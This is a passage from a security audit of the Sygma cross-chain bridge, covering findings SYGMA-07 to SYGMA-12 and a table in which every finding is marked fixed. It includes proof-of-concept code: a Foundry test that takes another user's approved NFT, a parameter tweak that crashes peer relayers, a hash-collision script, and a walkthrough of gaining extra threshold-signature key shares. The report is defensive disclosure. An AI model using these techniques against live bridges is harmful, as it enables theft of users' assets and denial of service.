	go tssProcess.Start(ctx, true, resultChn, errChn, startParams)
}

func (r *Resharing) StartParams(readyMap map[peer.ID]bool) []byte {
	//startParams := &startParams{
	//	OldThreshold: r.key.Threshold,
	//	OldSubset:    r.key.Peers,
	//}
	startParams := &startParams{
		OldThreshold: 1,
```

```
            OldSubset:    r.key.Peers[:1],
        }
        paramBytes, _ := json.Marshal(startParams)
        fmt.Println(string(paramBytes))
        return paramBytes
}
```

We simply broadcast the start message with invalid parameters, and wait for some time. The other peers will call `Start()` and be forced to panic with the invalid parameters.

Recommendation

Validate the `startParams` correctly.

8. Documentation does not match implementation in `setResource()` functions

ID: SYGMA-08
Type: Documentation
File: sygma-solidity/handlers

Severity: Tips
Difficulty: N/A

Impact

The admin may overwrite contract addresses or `resourceIDs` by mistake.

Description

In `GenericHandler`, the `setResource()` function's documentation says that it verifies whether the two values that match the `resourceID` with the contract address are not set in advance.

```
/**
        @notice First verifies
{_resourceIDToContractAddress}[{resourceID}] and
        {_contractAddressToResourceID}[{contractAddress}] are not
already set,
        then sets {_resourceIDToContractAddress} with {contractAddress},
        {_contractAddressToResourceID} with {resourceID},
        {_contractAddressToDepositFunctionSignature} with
{depositFunctionSig},
        {_contractAddressToDepositFunctionDepositerOffset} with
{depositFunctionDepositerOffset},
        {_contractAddressToExecuteFunctionSignature} with
{executeFunctionSig},
        and {_contractWhitelist} to true for {contractAddress}.
     */
```

https://github.com/ChainSafe/sygma-solidity/blob/aa22b0cd57b60044972e9e2596b6e115b440bbc3/contracts/handlers/GenericHandler.sol#L52-L60

but this is not true, as there are no checks on whether the two values were not already set.

This issue is also present in `HandlerHelpers.sol` as well.

```
function _setResource(
        bytes32 resourceID,
        address contractAddress,
        bytes4 depositFunctionSig,
        uint256 depositFunctionDepositerOffset,
```

```
        bytes4 executeFunctionSig
    ) internal {
        _resourceIDToContractAddress[resourceID] = contractAddress; //
no check here
        _contractAddressToResourceID[contractAddress] = resourceID; //
no check here
        _contractAddressToDepositFunctionSignature[contractAddress] =
depositFunctionSig;

_contractAddressToDepositFunctionDepositerOffset[contractAddress] =
depositFunctionDepositerOffset;
        _contractAddressToExecuteFunctionSignature[contractAddress] =
executeFunctionSig;
        _contractWhitelist[contractAddress] = true;
    }
```

https://github.com/ChainSafe/sygma-solidity/blob/aa22b0cd57b60044972e9e2596b6e115b440bbc3/contracts/handlers/GenericHandler.sol#L153-L167

Recommendation

Either change the solidity code or the documentation so the two matches.

9. ERC721Handler can be used to steal other's bridged NFTs

ID: SYGMA-09
Type: Logic
File: sygma-solidity/handlers

Severity: Critical
Difficulty: Low

Impact

Any attacker can steal other's bridged (burnable) NFTs, i.e. ones that are marked as burnable, if the user has approved the NFT to the ERC721Handler.

Description

If an owner of a burnable NFT approves the ERC721Handler address, then anyone can call the deposit function successfully. This is because the burnERC721 function doesn't take the depositor as an argument. With this, any attacker can successfully call deposit(), leading to a deposit event being emitted with the attacker as the sender. This effectively steals the targeted NFT.

```
// Check if the contract supports metadata, fetch it if it does
if (tokenAddress.supportsInterface(_INTERFACE_ERC721_METADATA)) {
    IERC721Metadata erc721 = IERC721Metadata(tokenAddress);
    metaData = bytes(erc721.tokenURI(tokenID));
}

if (_burnList[tokenAddress]) {
    burnERC721(tokenAddress, tokenID);
} else {
    lockERC721(tokenAddress, depositer, address(this), tokenID);
}
```

https://github.com/ChainSafe/sygma-solidity/blob/e7b955052bc484daf871d56a25c2c50dc55f7b0a/contracts/handlers/ERC721Handler.sol#L53-L63

Proof of Concept

```
pragma solidity 0.8.11;

import "../lib/forge-std/src/Test.sol";
import "../lib/forge-std/src/Vm.sol";
import "../src/handlers/ERC721Handler.sol";
import "../src/Bridge.sol";
import "../src/utils/AccessControlSegregator.sol";
```

```
import "../src/ERC721MinterBurnerPauser.sol";

contract PoC is Test {
    Vm cheats = Vm(HEVM_ADDRESS);
    Bridge bridge;
    ERC721Handler handler;
    AccessControlSegregator access;
    ERC721MinterBurnerPauser mbp;

    address user = address(0x1);
    address attacker = address(0x2);
    uint256 mpckey = 0x3;
    address mpcaddr;

    // address(this) = admin
    // mbp: "bridged" NFT in this chain
    // user holds the bridged NFT, it approved to Handler
    // attacker steals the NFT via simple deposit() call

    function setUp() public {
        bytes4[] memory functions = new bytes4[](4);
        address[] memory accounts = new address[](4);

        functions[0] = Bridge.adminSetResource.selector;
        functions[1] = Bridge.adminSetBurnable.selector;
        functions[2] = Bridge.startKeygen.selector;
        functions[3] = Bridge.endKeygen.selector;

        accounts[0] = address(this);
        accounts[1] = address(this);
        accounts[2] = address(this);
        accounts[3] = address(this);

        access = new AccessControlSegregator(functions, accounts);

        mbp = new ERC721MinterBurnerPauser("mock bridge nft", "m.b.n",
"PoC");

        bridge = new Bridge(1, address(access));
        bridge.startKeygen();
        mpcaddr = cheats.addr(mpckey);
        bridge.endKeygen(mpcaddr);

        handler = new ERC721Handler(address(bridge));
```

```
        bridge.adminSetResource(address(handler), bytes32(0),
address(mbp));
        bridge.adminSetBurnable(address(handler), address(mbp));

        mbp.mint(user, 1, "NFT for user");
    }

    function testUserDepositWithoutApprove() public {
        cheats.startPrank(user, user);
        bytes memory depositData = abi.encode(1);
        cheats.expectRevert("ERC721: caller is not token owner or
approved");
        bridge.deposit(0, bytes32(0), depositData, bytes(""));
        cheats.stopPrank();
    }

    function testUserDepositWithApprove() public {
        cheats.startPrank(user, user);
        mbp.approve(address(handler), 1);
        bytes memory depositData = abi.encode(1);
        bridge.deposit(0, bytes32(0), depositData, bytes(""));
        cheats.stopPrank();
    }

    function testAttackerDepositWithApprove() public {
        cheats.startPrank(user, user);
        mbp.approve(address(handler), 1);
        cheats.stopPrank();

        emit log_string(string(mbp.tokenURI(1)));

        cheats.startPrank(attacker, attacker);
        bytes memory depositData = abi.encode(1);
        bridge.deposit(0, bytes32(0), depositData, bytes(""));
        cheats.stopPrank();
    }
}
```

Recommendation

Validate that the depositor owns the tokenID before burning the token.

10. Contracts should use `EIP712` for hashing structures

ID: SYGMA-10
Type: Hashing
File: sygma-solidity/Bridge.sol

Severity: Minor
Difficulty: High

Impact

Malicious attackers may be able to replay signatures **if some additional modification is made to the code**. We did not find a way to exploit the current hashing scheme, but we found that even with minor modifications to the code it may become possible.

Description

In `Bridge.sol`, there are two functions, `executeProposal()` and `executeProposals()` that take a signature from the MPC networks to process deposits. Both functions calculate the hash of a domainIDs, nonce(s), data(s), and resourceID(s) during the signature verification process. If a hash collision occurs here, an attacker may be able to double spend their deposits.

To completely prevent this, we recommend using `EIP712` to hash the proposal(s).

Proof of Concept

The following is an example of a hash collision which is only possible with one more `uint8` value encoded in the `executeProposals()` function. This is enough to show that the threats exist.

```
import binascii

from eth_abi import encode

originDomainID = 0x60
_domainID = 0x7
depositNonce = 0x1
data =
binascii.unhexlify('0000000000000000000000000000000000000000000000000000
0000000000a042424242424242420000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000800000
000000000000000000000000000000000000000000000000000000007042424242424242
424242424242424242424242424242424242424242424242424242424242424242424242
```

```
424242424242424242424242424242424242424242424242424242424242424242424242
42424242424242424242424242424242424242424242424242424242424242424242')
resourceID =
binascii.unhexlify('0000000000000000000000000000000000000000000000000000
000000000020')
proposal = encode([
    'uint8',  # originDomainID
    'uint8',  # _domainID
    'bytes',  # data
    'uint64',  # depositNonce
    'bytes32',  # resourceID
], [originDomainID, _domainID, data, depositNonce, resourceID])



originDomainID = 0xf0
_domainID = 0x7
depositNonce = 0xa0
data = b'B'*0x70
resourceID = b'BBBBBBBB'
addr1 = '0x0000000000000000000000000000000000001234'
addr2 = '0x00000000000000000000000000000000000000a0'
temp = 0xa0

proposals = encode([
    '(uint8,uint64,bytes32,bytes)[]',  # originDomainID
    'uint8',  # _domainID
    'uint8',  # temp
], [[(originDomainID, depositNonce, resourceID, data)], _domainID,
temp])

print(proposal == proposals)
print(proposal)
print(proposals)
```

Recommendation

We recommend that `EIP712` is used for structure hashing onchain.

11. TSS process has weak input validation on libp2p peer and message data

ID: SYGMA-11

Severity: Critical

Type: Input Validation

Difficulty: Medium

File: sygma/tss/common/base.go, sygma/tss/resharing/resharing.go

Impact

A malicious relayer can sign any signatures at will.

Description

Sygma is implemented using TSS so that when more than the threshold number of relayers agree that the data to be bridged is correct, it is signed and sent to the appropriate blockchain.

For the implementation of TSS logic, libp2p is used to communicate with each relayer.

When Sygma relayers communicate through libp2p, it validates that it is a trusted peer (whether it is in the relay set) and is implemented to receive messages only from trusted peers.

```
func NewCommunication(h host.Host, protocolID protocol.ID, allowedPeers
peer.IDSlice) comm.Communication {
	...
	c := Libp2pCommunication{
		SessionSubscriptionManager: NewSessionSubscriptionManager(),
		h:                          h,
		...
	}

	// start processing incoming messages
	c.h.SetStreamHandler(c.protocolID, c.streamHandlerFunc)
...
func (c Libp2pCommunication) processMessageFromStream(s network.Stream)
(*comm.WrappedMessage, error) {
	remotePeerID := s.Conn().RemotePeer()
	if !c.isAllowedPeer(remotePeerID) {
		return nil, fmt.Errorf(
			"message sent from peer %s that is not allowed",
s.Conn().RemotePeer().Pretty(),
		)
	}
```

```
      msgBytes, err := ReadStream(s)

...

func (c Libp2pCommunication) isAllowedPeer(pID peer.ID) bool {
      for _, allowedPeer := range c.allowedPeers {
            if pID == allowedPeer {
                  return true
            }
      }
      return false
}
```

https://github.com/ChainSafe/sygma/blob/c630878c2b900f128941c3dee3e6a883bc51f50d/comm/p2p/libp2p.go#L183

Issue 1.

When the relayer receives a message through libp2p, it uses the `isAllowedPeer` function to validate that it is a trusted peer and then processes only the verified message. That is, an attacker can still add untrusted peers to the libp2p peer list.

The relayer communicates with the currently connected peers in the TSS process. At this time, if an untrusted peer is inserted into the relayer's peer list, it can participate in the TSS consensus. However, messages sent by untrusted peers cannot be sent back to other peers because other peers do not process them.

Also, in the resharing process, there is code that does `LoadPeers` as shown below, preventing untrusted peers from connecting. The `LoadPeers` function removes untrusted peers from the peer list. However, if the untrusted peer continues to send messages after establishing a connection to the relayer, libp2p will add the untrusted peer to the peer list again.

```
func (eh *RefreshEventHandler) HandleEvent(startBlock *big.Int, endBlock
*big.Int, msgChan chan []*message.Message) error {
      ...
      p2p.LoadPeers(eh.host, topology.Peers)
      ...
```

https://github.com/ChainSafe/sygma/blob/c630878c2b900f128941c3dee3e6a883bc51f50d/chains/evm/listener/event-handler.go#L210

```
func LoadPeers(h host.Host, peers []*peer.AddrInfo) {
	for _, p := range h.Peerstore().Peers() {
		if p == h.ID() {
			continue
		}

		h.Peerstore().RemovePeer(p)
	}

	for _, p := range peers {
		h.Peerstore().AddAddr(p.ID, p.Addrs[0],
peerstore.PermanentAddrTTL)
	}
}
```

https://github.com/ChainSafe/sygma/blob/c630878c2b900f128941c3dee3e6a883bc51f50d/comm/p2p/host.go#L45-L57

Issue 2.

Relayers deliver messages through libp2p, and the message structure is as follows.

```
type WrappedMessage struct {
	MessageType MessageType `json:"message_type"`
	SessionID   string      `json:"message_id"`
	Payload     []byte      `json:"payload"`
	From        peer.ID     `json:"-"`
}
```

https://github.com/ChainSafe/sygma/blob/c630878c2b900f128941c3dee3e6a883bc51f50d/comm/communication.go#L8-L13

Since the sender can manipulate the message data, the message data cannot be trusted. To use the peer that sent the message as a trusted value, we need to use the `wrappedMsg.From` value which is set to the ID of the peer that sent the message through libp2p as shown below.

```
func (c Libp2pCommunication) processMessageFromStream(s network.Stream)
(*comm.WrappedMessage, error) {
	...
```

```
	msgBytes, err := ReadStream(s)
	...
	var wrappedMsg comm.WrappedMessage
	if err := json.Unmarshal(msgBytes, &wrappedMsg); nil != err {
		c.streamManager.AddStream("UNKNOWN", s)
		return nil, err
	}

	wrappedMsg.From = remotePeerID
```

https://github.com/ChainSafe/sygma/blob/c630878c2b900f128941c3dee3e6a883bc51f50d/comm/p2p/libp2p.go#L175-L195

The code that handles the Inbound message during the TSS process is as follows.

```
func (b *BaseTss) ProcessInboundMessages(ctx context.Context, msgChan
chan *comm.WrappedMessage) {
	for {
		select {
		case wMsg := <-msgChan:
			{
				...
				msg, err := UnmarshalTssMessage(wMsg.Payload)
				...
				ok, err := b.Party.UpdateFromBytes(msg.MsgBytes,
b.PartyStore[msg.From], msg.IsBroadcast)
```

https://github.com/ChainSafe/sygma/blob/c630878c2b900f128941c3dee3e6a883bc51f50d/tss/common/base.go#L43-L69

The `msg.From` value is used when calling the TSS library `b.Party.UpdateFromBytes` function. However, this value cannot be trusted as it can be tampered. By tampering the `msg.From` value, an attacker can trick the relayers into thinking that another relayer sent the request.

Proof of Concept

Assume there are relayers A, B, and C. A is the attacker, and the threshold is 1.
Relayer A can start an attack when a `KeyRefresh` event occurs in the bridge, and relayers perform the resharing process. In the resharing process, relayer A creates `maliciousClient` (peer D) and connects to A, B, and C. Due to **Issue 1**, four peers are included in `newParties`.

```
func (r *Resharing) Start(
```

```
	ctx context.Context,
	coordinator bool,
	resultChn chan interface{},
	errChn chan error,
	params []byte,
) {
	...
	oldParties := common.PartiesFromPeers(startParams.OldSubset)
	oldCtx := tss.NewPeerContext(oldParties)
	newParties :=
r.sortParties(common.PartiesFromPeers(r.Host.Peerstore().Peers()),
oldParties)
```

https://github.com/ChainSafe/sygma/blob/c630878c2b900f128941c3dee3e6a883bc51f50d/tss/resharing/resharing.go#L72-L90

Four peers (relayer A, relayer B, relayer C, maliciousClient D) are entered as the `newParties` value, which is an argument of TSS resharing. Although the TSS Party runs with the crafted `newParties` value, maliciousClient D cannot send TSS messages to other peers because it is not an AllowedPeer. If maliciousClient D sends a TSS message to another peer, it is ignored **(Issue 2)**.

Relayer A is a peer trusted by other peers, and other peers process messages sent by relayer A. **Issue 2** allows relayer A to forward a message that `maliciousClient` D should send.

Now relayer A has two TSS keys by adding `maliciousClient` D to the resharing process. Since it has more key shares than the threshold, it can sign any messages arbitrarily.

Recommendation

The libp2p's peer list should not be trusted since it may have non-allowed peer values, and this should be taken into consideration. Since the `msg.From` value is unreliable, the relayers should instead use `wmsg.From` overwritten with the remote peer information from libp2p.

12. Other minor documentation flaws exist

ID: SYGMA-12
Type: Documentation
File: sygma-solidity

Severity: Tips
Difficulty: N/A

Description

There are minor mistakes in the documentation. We list notable ones below.

- The word “depositer” is a typo for “depositor”
- `GenericHandler vs ERCHandler`
    - GenericHandler and ERCHandler work in different ways, as shown below. However, there is no warning in the Bridge documentation.
        - The Handler function called by Bridge's deposit function does not check the return value. That's why ERC20Handler returns true false by triggering a revert using the require and safeTransfer functions. However, GenericHandler does not use "require" and uses "if" when comparing sig values. Therefore, if the sig value in GenericHandler is set to 0, it can fire the Deposit event without doing anything.
        - There is a difference in the implementation of the Handler called within the executeProposal function of Bridge. ERCHandler terminates the function with revert when execute fails, but GenericHandler fires only a failure event when execute fails and terminates the function normally. ERC can retry if execute fails, but Generic cannot retry if execute fails.
- `ERC1155Safe.sol`
    - in `lockBatchERC1155()`, there is a typo “custoday” which should be “custody”
    - in `burnBatchERC1155()`, the parameter `owner` is missing in the docs
- `Pausable.sol`
    - docs for `whenPaused()` is incorrect, it should only work when it’s paused.
- `IDepositExecute.sol`
    - in `deposit()` and `executeProposal()`, param `resourceID` is missing in docs
- `IFeeHandler.sol`
    - in `calculateFee()`, there is no mention that the token address is also returned
- `IGenericHandler.sol`

    - in `setResource()`, the `resourceID` is also correlated with `depositFunctionDepositerOffset`, but this is not mentioned in the docs
- `Bridge.sol`
    - the docs for adminSetGenericResource() doesn't list `depositFunctionSig, depositFunctionDepositerOffest, executeFunctionSig`
- Handler Contracts
    - the docs for deposit functions have a typo "initiatied" which should be "initiated"
    - the data for `deposit` should also include destination address length and address
    - in `executeProposal`, the `resourceID` is a separate argument, not inside `data`
- `FeeHandlerRouter.sol, BasicFeeHandler.sol`
    - both `collectFee()` and `calculateFee()` are missing the explanation of the parameter `fromDomainID`, but this value is fixed to be `_domainID` anyways
- `BasicFeeHandler.sol`
    - the docs for the constructor is missing the parameter `bridgeAddress`
- `FeeHandlerWithOracle.sol`
    - the explanation for `_feePercent` might be incorrect, regarding the equation
        - `total fee = fee + fee * feePercent`

Recommendation

Fix and update the documentation as necessary.

Fix

Last Update: 2022.09.05

#ID	Title	Type	Severity	Difficulty	Status
1	DoS occurs because relayer does not verify event data	Input Validation	Major	Low	Fixed
2	Relayer mishandles the execution of an event, causing panic	Logic	Major	Low	Fixed
3	RetryEventHandler does not verify the event address, leads to arbitrary deposit	Input Validation	Critical	Low	Fixed
4	blockConfirmations can be bypassed	Logic	Critical	Medium	Fixed
5	Attacker may always become the coordinator in bully mode	Input Validation	Major	Medium	Fixed
6	Retry function can be spammed to exhaust relayer's balance	Input Validation	Major	Medium	Fixed
7	DoS in Key Resharing via malicious startParams	Input Validation	Major	Medium	Fixed
8	Documentation does not match implementation in setResource() functions	Documentation	Tips	N/A	Fixed
9	ERC721Handler can be used to steal other's bridged NFTs	Logic	Critical	Low	Fixed
10	Contracts should use EIP712 for hashing structures	Hashing	Minor	High	Fixed
11	TSS process has weak input validation on libp2p peer and message data	Input Validation	Critical	Medium	Fixed
12	Other minor documentation flaws exist	Documentation	Tips	N/A	Fixed

Fix Comment

[SYGMA-01] PR-313 Fixed
ChainSafe team handled this by adding panic handling logic, but did not additional input validation.

[SYGMA-02] PR-105 Fixed

[SYGMA-03] PR-122 Fixed

[SYGMA-04] PR-122 Fixed

[SYGMA-05] PR-133 Fixed

[SYGMA-06] PR-625 It was patched so that only authorized users could call it.

[SYGMA-07] PR-133 Fixed

[SYGMA-08] PR-618 Fixed

[SYGMA-09] PR-614 Fixed

[SYGMA-10] PR-137 / PR-628 Fixed

[SYGMA-11]
Recommendation1: msg.From - PR-130 Fixed
Recommendation2: Peerstore - PR-132 Fixed

[SYGMA-12] PR-626 Fixed

DISCLAIMER

This report does not guarantee investment advice, the suitability of the business models, and codes that are secure without bugs. This report shall only be used to discuss known technical issues. Other than the issues described in this report, undiscovered issues may exist such as defects on the main network. In order to write secure smart contracts, correction of discovered problems and sufficient testing thereof are required.

End of Document